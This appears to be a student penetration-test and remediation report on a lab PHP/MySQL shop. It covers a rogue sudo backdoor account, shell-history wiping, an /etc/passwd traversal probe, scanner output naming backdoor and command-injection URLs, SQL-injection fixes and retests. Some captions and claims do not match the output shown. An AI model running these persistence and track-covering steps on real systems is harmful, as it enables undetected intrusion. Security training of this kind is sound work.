Evidence B: Persistence (Rogue Account)

- **Findings:** The account user1 was successfully created and verified. A test login using su - user1 followed by sudo id returned uid=0(root), confirming that the backdoor is functional and holds administrative privileges.
- **Evidence:**

```
LSM-collapse-history -file /home/kali/.LSM-history
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
└─# sudo useradd -m -s /bin/bash user1

(kali@kali)-[/home/kali]
└─# sudo passwd user1
New password:
Retype new password:
passwd: password updated successfully

(kali@kali)-[/home/kali]
└─# sudo usermod -aG sudo user1

(kali@kali)-[/home/kali]
└─# su - user1
(user1@kali)-[~]
└─$ sudo id
[sudo] password for user1:
uid=0(root) gid=0(root) groups=0(root)
```

Figure 2.20: Terminal output showing successful login and privilege check for the backdoor user 'service_backup'.

Evidence C: Covering Tracks

- **Findings:** The execution of `history -c` successfully wiped the active command history. Subsequent checks using the `history` command returned no output, effectively hiding the `useradd` and `ssh` commands used during the attack.
- **Evidence:**

```
(kali㉿kali)-[~]
└─$ history
 1  ifconfig
 2  df -h
 3  sudo ifconfig eth0 192.168.100.10 netmask 255.255.255.0
 4  ifconfig
 5  df -h
 6  ipconfig
 7  ifconfig
 8  sudo ifconfig eth0 192.168.100.10 netmask 255.255.255.0
 9  ifconfig
10  sudo apt update
11  sudo apt install -y docker.io
12  sudo systemctl enable docker --now
13  sudo usermod -aG docker $USER
14  ssh kali@10.0.2.5
15  sudo su
16  ^[[200~nano /var/www/html/api/products.php~
17  nano /var/www/html/api/products.php

(kali㉿kali)-[~]
└─$ history -c
fc: event not found: -c

(kali㉿kali)-[~]
└─$ bash
(kali㉿kali)-[~]
└─$ history -c

(kali㉿kali)-[~]
└─$ history
 1  history
```

Figure 2.21: Terminal screenshot showing cleared command history

2.4.4 Network Packet Captures

- **Encrypted Tunneling Analysis:** Since all post-exploitation activities (Lateral Movement, Account Creation, Log Clearing) were executed over the SSH protocol (Port 22), the specific commands are encrypted and not visible in plaintext packet captures.
- **Traffic Pattern:** A network analyst would observe a sustained TCP stream on Port 22. Specifically, during the **Lateral Movement** phase, the traffic volume would increase relative to the data being accessed (e.g., loading the web page through the tunnel), but the content would remain opaque due to SSH encryption.

2.4.5 Risk Rating

Vulnerability 1: Unrestricted Internal Access (Lack of Network Segmentation)

- **Description:** The system allows local services to be accessed via SSH tunneling without restriction. There are no firewall rules blocking internal port forwarding.
- **CVSS Base Score: 6.5 (Medium)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
- **Impact:** Attackers with user access can pivot to attack other internal services that are not exposed to the public internet.

Vulnerability 2: Unmonitored Account Creation (Persistence)

- **Description:** The system allows the creation of high-privileged accounts without generating security alerts or requiring secondary authorization.
- **CVSS Base Score: 9.1 (Critical)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
- **Impact:** Provides attackers with a permanent, stealthy backdoor, allowing them to regain control of the system at any time.

Vulnerability 3: Insufficient Logging (Covering Tracks)

- **Description:** The system does not implement remote log forwarding. Logs are stored locally and can be modified or deleted by the root user, destroying forensic evidence.
- **CVSS Base Score: 6.0 (Medium)**
- **Vector String:** CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:N/I:H/A:N
- **Impact:** Prevents incident responders from determining the scope of the breach or identifying the data that was stolen.

Phase 3: Security Remediation and Hardening

3.0 Introduction

This phase details the remediation strategies implemented to address the critical vulnerabilities identified in Phase 2. The focus was on applying "Defense in Depth" principles, ranging from code-level patches in the web application to system-level access control hardening on the server.

This report documents the remediation of six security vulnerabilities identified in a PHP and MySQL web application. The issues affected authentication, search functionality, comment submission, administrative access, application programming interface endpoints, and general error-handling behavior. The remediation focused on eliminating injection flaws, preventing cross-site scripting persistence, enforcing access control, adding authentication and authorization to sensitive endpoints, and reducing information disclosure. The implemented changes significantly reduce the likelihood of account compromise, data exfiltration, unauthorized administrative actions, and client-side code execution through stored payloads.

3.1 Vulnerability Patching

The remediation work applied to the following components and files within the application:

The authentication logic in `index.php`, the search function in `search.php`, the comment submission and retrieval logic in `comment.php`, the administrative panel in `admin.php`, the application programming interface endpoints in `api/products.php`, and application-wide handling of database and server error responses. The database connection configuration was consolidated into `db.php` to remove repeated credential exposure and to improve maintainability.

3.1.1 Web Application: SQL Injection Remediation

SQL Injection Leading to Login Bypass (`index.php`)

Risk and impact.

The login functionality previously used string concatenation to build SQL queries. When user-supplied fields were inserted directly into a query string, an attacker could manipulate the query logic, potentially bypassing authentication and gaining unauthorized access. Additionally, verbose error output increased risk by revealing internal query details that could assist exploitation.

Fix implemented.

The login query was rewritten using prepared statements with parameter binding. User inputs are now passed as parameters rather than concatenated into SQL strings. Verbose database errors that previously disclosed query information were removed and replaced with generic error handling, reducing the information available to an attacker attempting to refine injection attempts.

SQL Injection in Search Functionality (search.php)**Risk and impact.**

The search feature previously constructed SQL statements through direct concatenation of search terms. This exposed the database to injection attacks, allowing unauthorized query modification, potential disclosure of sensitive data, and database integrity compromise. Error disclosure further increased exploitability.

Fix implemented.

The search query was refactored to use prepared statements with bound parameters. Search terms are now safely parameterized, and database error disclosure was removed. This prevents user input from altering the intended structure of the SQL query while also limiting diagnostic leakage.

- **Vulnerability:** The API endpoint `products.php` was vulnerable to SQL Injection due to the concatenation of user input directly into SQL queries.

- **Remediation Strategy:** The vulnerability was patched by implementing Prepared Statements (Parameterized Queries). This coding standard ensures that the database treats user input strictly as data rather than executable code, neutralizing injection attacks.
- **Implementation Details:**
 - **File Modified:** /var/www/html/api/products.php
 - **Technique:** Replaced raw \$_GET input concatenation with mysqli::prepare() and bind_param().
- **Code Implementation:**

```
$stmt = $conn->prepare("SELECT * FROM products WHERE id = ?");  
$stmt->bind_param("i", $id);  
$stmt->execute();
```

- **Evidence:**

```

<?php
ini_set('display_errors', 1);
error_reporting(E_ALL);
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "shop";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

// SECURE VERSION (Prepared Statements)
$id = $_GET['id'];

// 1. Prepare the SQL statement with a placeholder (?)
$stmt = $conn->prepare("SELECT * FROM products WHERE id = ?");

// 2. Bind the parameter ('i' means integer)
$stmt->bind_param("i", $id);

// 3. Execute the query
$stmt->execute();

// 4. Get the result set
$result = $stmt->get_result();

if ($result && $result->num_rows > 0) {
    while($row = $result->fetch_assoc()) {
        echo "id: " . $row["id"]. " - Name: " . $row["name"]. " - Price: " . $row["price"]. "<br>";
    }
} else {
    echo "0 results";
}
$conn->close();
?>

```

Figure 3.1: Implementation of Prepared Statements in products.php to neutralize SQL Injection.

Stored Cross-Site Scripting in Comments (comment.php)

Risk and impact.

Comment submission accepted user-controlled values such as username and comment content without appropriate output encoding. When stored and later rendered, an attacker could persist malicious client-side scripts. Stored cross-site scripting can lead to session theft, unauthorized actions performed in the victim's context, defacement, and data leakage.

Fix implemented

Inputs for username and comment content are sanitized using HTML encoding, ensuring that characters that could form executable markup are stored in a safe representation. The rating field is enforced as an integer using integer casting, preventing unexpected type manipulation. In addition, the comment insertion query was changed to a prepared statement to remove injection risk, and injection issues related to product identifier handling and comment retrieval queries were addressed through parameterization.

Broken Access Control in Administrative Panel (admin.php)

Risk and impact.

The administrative panel previously lacked sufficient access restrictions, enabling unauthorized users to access administrative functions. This could allow product deletion or addition by non-administrative users, leading to data integrity loss and unauthorized changes to application content. The administrative actions also contained SQL injection risk in the product deletion and insertion logic.

Fix implemented.

Session-based authentication checks were added so that only authenticated users can reach administrative functionality. Role-based access control was implemented to ensure that only users with an administrative role can access the admin panel. Database operations related to product deletion and product addition were updated to use prepared statements with parameter binding, removing injection paths through administrative inputs.

Application Programming Interface Without Authentication (api/products.php)

Risk and impact.

Sensitive application programming interface endpoints were accessible without authentication, allowing unauthorized users to access privileged data and operations, including user listings and administrative statistics. In addition, the endpoint previously exposed passwords and used insecure database credential handling. The cross-origin resource sharing policy was overly permissive, which increased the risk of unintended cross-origin access patterns.

Fix implemented.

Authentication and authorization guards were introduced through `requireAuth()` and `requireAdmin()` functions. Sensitive endpoints such as user listings, statistics, and addition operations were restricted appropriately. All SQL queries were rewritten using prepared statements and bound parameters to eliminate injection. Hardcoded database credentials were removed from the endpoint and replaced with a centralized `db.php` include, improving security and maintainability. The users endpoint was modified to prevent password exposure by removing password fields from responses. Cross-origin resource sharing configuration was tightened by restricting allowed origins to `localhost`, reducing the attack surface for cross-origin interactions during development.

Information Disclosure Across the Application

Risk and impact.

Verbose error messages and server information disclosures can provide attackers with the information required to craft targeted exploits, including exact query structure, database engine details, application framework versions, and server software identifiers.

Fix implemented.

Verbose MySQL error messages were removed from all affected files. Server metadata disclosure, such as PHP version, MySQL version, server software, and SQL query fragments in responses, was eliminated. Generic error messages are now used throughout, reducing information leakage while still permitting controlled logging internally when needed.

3.1.2 System Service: SSH Configuration Hardening

- **Vulnerability:** The SSH service permitted the use of the weak default password "kali", allowing for automated brute-force compromise.
- **Remediation Strategy:** The password for the user kali was replaced with a complex, 12-character alphanumeric credential to mitigate dictionary attacks.

- **Command Executed:**

```
passwd kali
```

- **Evidence:**

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ passwd kali
Changing password for kali.
Current password:
New password:
Retype new password:
passwd: password updated successfully
```

Figure 3.2: Successful update of the 'kali' user password to a strong credential.

3.2 Security Controls Implementation

3.2.1 Access Control Policies


- **Objective:** Restrict vertical privilege escalation risks.

- **Implementation:** The kali user was previously a member of the sudo group with unrestricted administrative rights. We enforced the Principle of Least Privilege by removing the user from this group, preventing immediate root escalation in the event of an account compromise.

- **Command Executed:**

```
sudo deluser kali sudo
```

- **Evidence:**



```
230: Corrupt history file /home/kali/.230_history
(kali@kali)-[~]
$ sudo deluser kali sudo
[sudo] password for kali:
```

Figure 3.3: Removal of the 'kali' user from the administrative sudo group.

3.3 Verification Testing

To validate the effectiveness of the security hardening measures, a comprehensive retest was conducted using the same methodology as Phase 2.

Login attempts should be tested using both valid credentials and common injection payload patterns to ensure authentication logic is not bypassable. Search should be tested with special characters, wildcard patterns, and typical injection strings to confirm that results are returned safely and that the database query structure does not change. Comment submission should be tested by submitting markup-like input and script-like input and verifying that the stored content renders as text rather than executing. Administrative panel access should be tested using unauthenticated sessions, authenticated non-administrative roles, and authenticated administrative roles to confirm correct enforcement. Application programming interface endpoints should be tested to ensure protected endpoints return an authorization failure when accessed without authentication, and that privileged operations fail for non-administrators. Finally, error conditions should be triggered intentionally to

confirm that user-facing output remains generic and does not reveal internal configuration details.


3.3.1 Web Application Verification (SQL Injection)

- **Objective:** Verify that the products.php endpoint is no longer vulnerable to SQL injection.
- **Test Method:** A repeated automated scan using **SQLMap** against the patched endpoint.
- **Command:** sqlmap -u "<http://10.0.2.5/api/products.php?id=1>" --batch
- **Result:**
 - **Automated:** SQLMap reported "all tested parameters do not appear to be injectable" and failed to retrieve any database data. This contrasts with Phase 2, where the database shop was successfully enumerated.
 - **Manual:** Crafted input intended to manipulate SQL logic resulted in server-side error responses, but no database output or query execution confirmation was observed.
- **Evidence:**

```

(kali@kali)-[~]
$ sqlmap -u "http://10.0.2.5/api/products.php?id=1" --batch

```



```

{1.9.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:45:19 /2026-01-16/

[01:45:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e1b8787508b...139e9e075c'). Do you want to use those [Y/n] Y
[01:45:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:45:20] [INFO] testing if the target URL content is stable
[01:45:20] [INFO] target URL content is stable
[01:45:20] [INFO] testing if GET parameter 'id' is dynamic
[01:45:21] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:45:21] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:45:21] [INFO] testing for SQL injection on GET parameter 'id'
[01:45:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:45:21] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:45:21] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:45:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:45:21] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:45:21] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:45:21] [INFO] testing 'Generic inline queries'
[01:45:21] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:45:22] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:45:22] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:45:22] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:45:22] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:45:22] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:45:22] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[01:45:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:45:22] [WARNING] GET parameter 'id' does not seem to be injectable
[01:45:22] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 01:45:22 /2026-01-16/

```

Figure 3.4: Verification scan confirming that the SQL Injection vulnerability is mitigated

```

(kali@kali)-[~]
$ curl -i HYPERLINK "http://10.0.2.5/api/products.php?id=../../../../etc/passwd" "http://10.0.2.5/api/products.php?id=../../../../etc/passwd"
curl: (6) Could not resolve host: HYPERLINK
HTTP/1.1 200 OK
Date: Fri, 16 Jan 2026 06:46:31 GMT
Server: Apache/2.4.65 (Debian)
Access-Control-Allow-Origin: http://localhost
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: Content-Type, Authorization
Set-Cookie: PHPSESSID=c51857652d5e059dfa9c02dc0308171b; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: application/json

```

Figure 3.5: Manual SQL injection retest using crafted input demonstrating rejection of malicious payloads without database execution

3.3.2 Access Control & Sensitive File Verification

- **Objective:** Confirm that administrative interfaces and sensitive backup files are restricted.
- **Test Method:** We re-ran **Nikto** and **Gobuster** scans and attempted to browse to `/admin.php` directly.
- **Results:**
 - **File Exposure:** The critical file `/database.sql` is no longer accessible via web requests (403/404 response), effectively mitigating the data leakage risk.
 - **Admin Access:** Direct access to `/admin.php` is now blocked or requires authentication. The previous "Broken Access Control" vulnerability has been resolved.
- **Evidence:**

```
(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.5 -output nikto_scan.txt
- Nikto v2.5.0

+ Target IP:      10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port:    80
+ Start Time:     2026-01-16 01:42:46 (GMT-5)

+ Server: Apache/2.4.65 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookie
s
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HT
TP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /database.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.htm
l
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /database.sql: Database SQL found.
+ /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
```

Figure 3.6: Nikto vulnerability scan retests demonstrating absence of sensitive files.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.5 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.5
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 273]
/.htaccess (Status: 403) [Size: 273]
/.htpasswd (Status: 403) [Size: 273]
/admin.php (Status: 302) [Size: 0] [→ index.php?error=unauthorized]
/api (Status: 301) [Size: 302] [→ http://10.0.2.5/api/]
/index.php (Status: 200) [Size: 8154]
/javascript (Status: 301) [Size: 309] [→ http://10.0.2.5/javascript/]
/server-status (Status: 403) [Size: 273]
Progress: 4613 / 4613 (100.00%)

Finished
```

Figure 3.7: Gobuster retest showing restricted access to sensitive directories.




Figure 3.8: Retest attempt confirming direct access to the admin page is blocked.

3.3.3 System Hardening Verification

- **Objective:** Verify resilience against brute-force and privilege escalation.
- **Test Method:**
 - **For network (SSH):** A repeated dictionary attack using Hydra with the original password list.
 - **For System Privilege Escalation:** A manual attempt to execute `sudo su` using the `kali` account.
 -
- **Result:**
 - **Network (SSH):** A repeated Hydra attack using the original dictionary list resulted in **0 valid passwords found**, confirming that the SSH service is resistant to the original attack vector.
 - **System (Sudo):** The `kali` user successfully received a "Permission Denied" error when attempting `sudo su`. This validates that the account can no longer elevate privileges to Root.
- **Evidence:**

```
(kali@kali)-[~]
└─$ hydra -l kali -P passlist.txt ssh://10.0.2.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 03:58:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://10.0.2.5:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 03:58:34
```

Figure 3.9: Hydra fails to recover credentials after password hardening

```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
kali is not in the sudoers file.
```

Figure 3.10: System prevents privilege escalation attempt

3.4 Residual Risks

While the implemented fixes address the identified vulnerabilities, further strengthening is recommended to reduce residual risk. Password handling should use strong one-way hashing with a modern adaptive algorithm and appropriate verification routines, if not already implemented. Server-side logging should capture detailed errors securely for administrators while presenting only generic messages to users. Session management should ensure secure cookie flags and appropriate session regeneration on privilege changes or login. Input validation should be implemented consistently using a centralized validation layer to complement parameterization and encoding. Cross-origin resource sharing restrictions should be reviewed before production deployment to ensure the allowed origins match the real deployment environment, and that credentials handling in cross-origin requests is intentional and controlled.

- **Unencrypted Traffic (HTTP):** The web server continues to operate on Port 80, transmitting data in plaintext. Recommendation: Implement TLS/SSL certificates to enforce HTTPS.
- **Internal Database Access:** While external access to MySQL may be blocked (pending firewall rules), the database service remains accessible to local users on the server.

Conclusion

All six identified vulnerabilities were remediated through a combination of parameterized database queries, output encoding for user-generated content, role-based access control, authenticated application programming interface enforcement, removal of sensitive response data, and elimination of verbose error disclosures. These changes significantly improve the application's security posture by reducing exploitability and limiting the information available to an attacker.

4.0 Tool Documentation (Phase 4)

4.1 Overview of Automation

In the context of modern penetration testing, manual execution of repetitive tasks often leads to inefficiency and potential human error. To address this, the development team engineered a modular suite of automation tools designed to streamline the assessment lifecycle. The primary objective was to architect a solution that could autonomously perform the "Kill Chain" stages from initial reconnaissance to exploitation and final reporting without requiring constant operator intervention.

The automation suite was developed using Python 3, chosen for its extensive library support by specifically requests for HTTP interaction and subprocess for system commands and its cross-platform compatibility. The architecture follows a modular design pattern, where distinct scripts handle specific phases of the engagement: `auto_recon.py` for intelligence gathering, `auto_exploit.py` for weaponization and delivery, and `generate_report.py` for documentation. This decoupled approach allows for easier maintenance and scalability. By automating these critical phases, we ensured consistent testing methodologies and significantly reduced the time required to identify high-risk vulnerabilities such as SQL Injection and sensitive file exposure. All source code, version history, and documentation are maintained in a centralized GitHub repository to ensure version control and collaborative integrity. The complete repository can be accessed here: <https://github.com/Pinaeee/TechNovation-Vulnerable-System>

4.2 Reconnaissance Tool (`auto_recon.py`)

4.2.1 Tool Architecture & Logic

The reconnaissance tool serves as the initial entry point for the automated assessment. It is designed as an intelligent wrapper around industry-standard scanners, specifically Nmap and Nikto. rather than running these tools in isolation, the script implements conditional logic to optimize the scanning process. It accepts a target IP address as an argument, creates a dedicated directory structure for artifacts such as `reports_127.0.0.1`,

and orchestrates the scanning workflow. The tool first verifies the target's availability before launching a port scan, ensuring that subsequent resource-intensive scans are only attempted on live hosts.

4.2.2 Phase 1: Network Service Discovery (Nmap)

As illustrated in Figure 4.1, the tool automatically initiates an Nmap service scan against the target. The script utilizes the `-sV` flag to perform version detection, which is crucial for identifying outdated software. The execution output confirms the detection of two primary services: Port 80 (HTTP) running Apache httpd 2.4.65 on Debian, and Port 3306 (MySQL). This immediate identification of a web server and a database suggest a classic LAMP (Linux, Apache, MySQL, PHP) stack, guiding the automated logic to proceed with web-specific vulnerability scanning. The raw results are simultaneously parsed for display in the terminal and saved to `nmap_scan.txt` for the reporting module.

```
(jiesheng@kali)~[~/Phase4_Tools]
$ python3 auto_recon.py 127.0.0.1

=====
PHASE 4 AUTOMATION: RECONNAISSANCE TOOL
=====

[*] Started at: 2026-01-12 00:31:57
[*] Checking for required tools...
[+] All tools found.
[*] Using existing directory: reports_127.0.0.1

=====
[*] PHASE 1: Running Nmap Service Scan on 127.0.0.1 ...

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 00:31 +08
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.65 ((Debian))
3306/tcp  open  mysql?

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.95%I=7%D=1/12%Time=6963D084%P=x86_64-pc-linux-gnu%r(NU
SF:LL,67,"c\0\0\0\n11\8\3-MariaDB-1\b1\x20from\x20Debian\0{\x01\0\0-/CD
SF:igIs\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0\0\0=\0\0\0-Y#K\2=Q`n\)\0mys
SF:ql_native_password\0")%r(GenericLines,9F,"c\0\0\0\n11\8\3-MariaDB-1+
SF:b1\x20from\x20Debian\0{\x01\0\0-/CDigIs\0\xfe\xff-\x02\0\xff\x81\x15\0\
SF:0\0\0\0=\0\0\0-Y#K\2=Q`n\)\0mysql_native_password\x004\0\0\x01\xffj
SF:\x04#HY000Proxy\x20header\x20is\x20not\x20accepted\x20from\x20127\0\0.0
SF:.1")%r(LDAPBindReq,67,"c\0\0\0\n11\8\3-MariaDB-1\b1\x20from\x20Debi
SF:an\0\x8d\x01\0\0-\0P#Ywj\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0\0=\0\0
SF:\x002U6L\jo7afYm7\0mysql_native_password\0")%r(afp,67,"c\0\0\0\n11\8\
SF:3-MariaDB-1\b1\x20from\x20Debian\0\x97\x01\0\0L4\jW{\(SH\0\xfe\xff-\x0
SF:2\0\xff\x81\x15\0\0\0\0=\0\0\005X>j)Wz1rn\0mysql_native_password\0
SF:");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds
[+] Nmap scan saved to: reports_127.0.0.1/nmap_scan.txt

[?] Do you want to run Nikto Web Scan? (y/n): y
```

Figure 4.1: Automated Nmap execution revealing open HTTP (80) and MySQL (3306) ports.

4.2.3 Phase 2: Web Vulnerability Assessment (Nikto)

Upon detecting an open web service on Port 80, the script automatically triggers the second phase: a comprehensive web server scan using Nikto. This integration is seamless; the user is prompted to confirm the scan, after which the tool targets the specific IP and port identified in Phase 1. As shown in the detailed output in Figure 4.2, the Nikto scan successfully identified several critical misconfigurations and security risks.

The automated analysis revealed that the PHPSESSID cookie lacks the HttpOnly flag, making the session susceptible to Cross-Site Scripting (XSS) attacks. More critically, the scanner discovered a database.sql file exposed in the root directory, which is a high-severity finding that often contains unencrypted database schemas or credentials.

Additionally, the scan enumerated accessible administrative endpoints such as /admin.php, confirming the existence of a backend interface that could be targeted for brute-force or injection attacks.

```
[*] PHASE 2: Running Nikto Web Scan on 127.0.0.1...

- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Start Time: 2026-01-12 00:32:46 (GMT8)

+ Server: Apache/2.4.65 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /database.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources. See: OSVDB-561
+ /admin.php: This might be interesting.
+ /database.sql: Database SQL found.
+ /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat=/etc/hosts: A backdoor was identified.
+ /README.md: Readme Found.
+ 8073 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time: 2026-01-12 00:32:56 (GMT8) (10 seconds)

+ 1 host(s) tested
```

